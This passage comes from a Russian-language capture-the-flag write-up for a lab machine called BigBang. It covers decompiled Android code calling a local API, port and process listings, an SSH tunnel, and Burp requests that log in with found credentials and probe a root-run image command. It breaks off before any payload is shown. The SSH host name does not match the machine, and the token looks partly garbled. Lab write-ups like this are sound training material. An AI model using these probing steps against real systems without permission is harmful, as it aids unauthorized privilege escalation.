


```java
    public final String a(String... strArr) {
        OutputStream outputStream;
        BufferedReader bufferedReader;
        int i2 = this.f3723a;
        ContextWrapper contextWrapper = this.f3724b;
        switch (i2) {
            case 1:
                try {
                    HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://app.bigbang.htb:9090/login").openConnection();
                    httpURLConnection.setRequestMethod("POST");
                    httpURLConnection.setRequestProperty("Content-Type", "application/json");
                    httpURLConnection.setRequestProperty("Accept", "application/json");
                    httpURLConnection.setDoOutput(true);
                    outputStream = httpURLConnection.getOutputStream();
                    try {
                        byte[] bytes = strArr[0].getBytes("utf-8");
                        outputStream.write(bytes, 0, bytes.length);
                        outputStream.close();
                        bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.getInputStream(), "utf-8"));
                        try {
                            StringBuilder sb = new StringBuilder();
                            while (true) {
                                String readLine = bufferedReader.readLine();
                                if (readLine == null) {
                                    String sb2 = sb.toString();
                                    bufferedReader.close();
                                    return sb2;
                                }
                                sb.append(readLine.trim());
                            }
                        } finally {
                            try {
                                bufferedReader.close();
                            } catch (Throwable th) {
                                th.addSuppressed(th);
                            }
                        }
                    } finally {
                        if (outputStream != null) {
                            try {
                                outputStream.close();
                            } catch (Throwable th2) {
                                th.addSuppressed(th2);
                            }
                        }
                    }
                } catch (Exception e2) {
                    e2.printStackTrace();
                    ((LoginActivity) contextWrapper).runOnUiThread(new androidx.activity.b(10, this));
                    return null;
                }
            default:
                try {
                    HttpURLConnection httpURLConnection2 = (HttpURLConnection) new URL("http://app.bigbang.htb:9090/command").openConnection();
                    httpURLConnection2.setRequestMethod("POST");
                    httpURLConnection2.setRequestProperty("Content-Type", "application/json");
                    httpURLConnection2.setRequestProperty("Authorization", "Bearer " + ((MoveCommandActivity) contextWrapper).f1999q);
                    httpURLConnection2.setDoOutput(true);
                    outputStream = httpURLConnection2.getOutputStream();
                    try {
                        byte[] bytes2 = strArr[0].getBytes("utf-8");
                        outputStream.write(bytes2, 0, bytes2.length);
                        outputStream.close();
                        bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection2.getInputStream(), "utf-8"));
                        try {
                            StringBuilder sb3 = new StringBuilder();
                            while (true) {
                                String readLine2 = bufferedReader.readLine();
                                if (readLine2 == null) {
                                    String sb4 = sb3.toString();
                                    bufferedReader.close();
                                    return sb4;
```

Содержимое файла AsyncTaskC0228f.java

Для второго URL также получаем параметры запроса:

```json
{
    "command": "send_image",
    "output_file": ""
}
```




b.java

```java
package q0;

import android.os.AsyncTask;
import android.os.Environment;
import android.widget.Toast;
import com.satellite.bigbang.TakePictureActivity;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;

/* loaded from: classes.dex */
public final class b extends AsyncTask {

    /* renamed from: a, reason: collision with root package name */
    public String f3686a;

    /* renamed from: b, reason: collision with root package name */
    public final /* synthetic */ TakePictureActivity f3687b;

    public b(TakePictureActivity takePictureActivity) {
        this.f3687b = takePictureActivity;
    }

    @Override // android.os.AsyncTask
    public final Object doInBackground(Object[] objArr) {
        this.f3686a = ((String[]) objArr)[0];
        try {
            HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("http://app.bigbang.htb:9090/command").openConnection();
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Content-Type", "application/json");
            httpURLConnection.setRequestProperty("Authorization", "Bearer " + this.f3687b.f2003p);
            httpURLConnection.setDoOutput(true);
            String str = "{\"command\": \"send_image\", \"output_file\": \"" + this.f3686a + "\"}";
            OutputStream outputStream = httpURLConnection.getOutputStream();
            try {
                byte[] bytes = str.getBytes("utf-8");
                outputStream.write(bytes, 0, bytes.length);
                outputStream.close();
                if (httpURLConnection.getResponseCode() != 200) {
                    return Boolean.FALSE;
                }
                InputStream inputStream = httpURLConnection.getInputStream();
                FileOutputStream fileOutputStream = new FileOutputStream(new File(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_PICTURES), this.f3686a));
                try {
                    byte[] bArr = new byte[1024];
                    while (true) {
                        int read = inputStream.read(bArr);
                        if (read == -1) {
                            fileOutputStream.close();
                            inputStream.close();
                            return Boolean.TRUE;
```


Содержимое файла b.java

При этом на сервере порт 9090 прослушивается для адреса 127.0.0.1, а от имени `root` работает скрипт `/root/satellite/app.py`.



```
developer@bigbang ~ (0.325s)
netstat -tulpan
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39621         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3306         0.0.0.0:*               LISTEN      -
```

Прослушиваемые порты



```
root        1644  0.0  0.3 1238400 12556 ?      Sl   Feb18   0:17 /usr/bin/containerd-shim-runc-v2 -namespace mob
27          1669  0.3 10.5 1803368 418000 ?     Ssl  Feb18   4:17 mysqld --user=mysql
root        1749  0.0  1.7 246812 71336 ?       Ssl  Feb18   0:08 /usr/bin/python3 /root/satellite/app.py
root       15490  0.0  0.2 239688  8032 ?       Ssl  01:07   0:00 /usr/libexec/upowerd
www-data   36223  0.0  1.3 196232 54932 ?       S    05:08   0:02 apache2 -DFOREGROUND
```

Работающие процессы


Чтобы достучаться до порта 9090, необходимо туннелировать соединение:

```
ssh -L 9090:127.0.0.1:9090 -i id_rsa user@overgraph.htb
```

После выполнения этой команды весь трафик, который мы пошлем на локальный порт 9090, будет туннелирован на порт 9090 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Для домена `app.bigbang.htb` сделаем запись в файле `/etc/hosts`.

```
127.0.0.1 app.bigbang.htb
```

Теперь перейдем в **Burp Repeater** и попробуем авторизоваться. Выполним запрос без параметров и получим в ответе ошибку: не соответствует имя пользователя или пароль.




```
POST /login HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 2

{
}
```

```
HTTP/1.1 400 BAD REQUEST
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 13:36:31 GMT
Content-Type: application/json
Content-Length: 41
Connection: close

{
  "error":"Missing username or password"
}
```

Запрос на /login

Повторим запрос, но в этот раз передадим логин и пароль в параметрах `username` и `password`. В ответе получаем токен доступа.




```
POST /login HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 46

{
  "username":"developer",
  "password":"bigbang"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 13:38:05 GMT
Content-Type: application/json
Content-Length: 356
Connection: close

{
  "access_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc"
}
```

Запрос на /login

Теперь перейдем к эндпоинту `/command`. Параметры мы знаем, а токен доступа будем отправлять в заголовке `Authorization`.




```
POST /command HTTP/1.1
Host: app.bigbang.htb:9090
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczOTk3MjI4NSwianRpIjoiOTQ3NzljNWMtYjc2YS00OTk2LWIyNDItYmQ0YTU5MTY1NWFjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczOTk3MjI4NSwiY3NyZiI6ImMxYzQxMDllLWJkYWYtNDVmMi05Y2M4LTViNDE0ZDUxNjUwZSIsImV4cCI6MTczOTk3Tg4NX0.2JDaUiL244f6CggWnq6Keurwm6OeDcXhW7CuQTw7jWc
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Content-Type: application/json
Content-Length: 56

{
  "command":"send_image",
  "output_file":"/tmp/test.txt"
}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.3 Python/3.10.12
Date: Wed, 19 Feb 2025 13:47:58 GMT
Content-Type: application/json
Content-Length: 37
Connection: close

{
  "error":"Error generating image: "
}
```

Запрос на /command

Сервер вернул ошибку генерации изображения. Попробуем указать в параметре `output_file` файл с расширением .png.

